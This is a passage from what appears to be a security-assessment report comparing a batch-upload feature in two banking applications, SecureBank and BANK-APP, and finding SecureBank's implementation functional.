Recommendations	It is recommendable that the feature is implemented in entirety.
CVSS	N/A

SecureBank

	SecureBank
Observation	It was found that batch upload feature works as expected, and performs multiple transactions successfully.

Discovery	The same steps were performed and found that all the transactions provided in the uploaded file were displayed in the Transaction history.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank has a functioning implementation of the batch-upload feature compared to BANK-APP where the feature, though exists does not serve its purpose completely.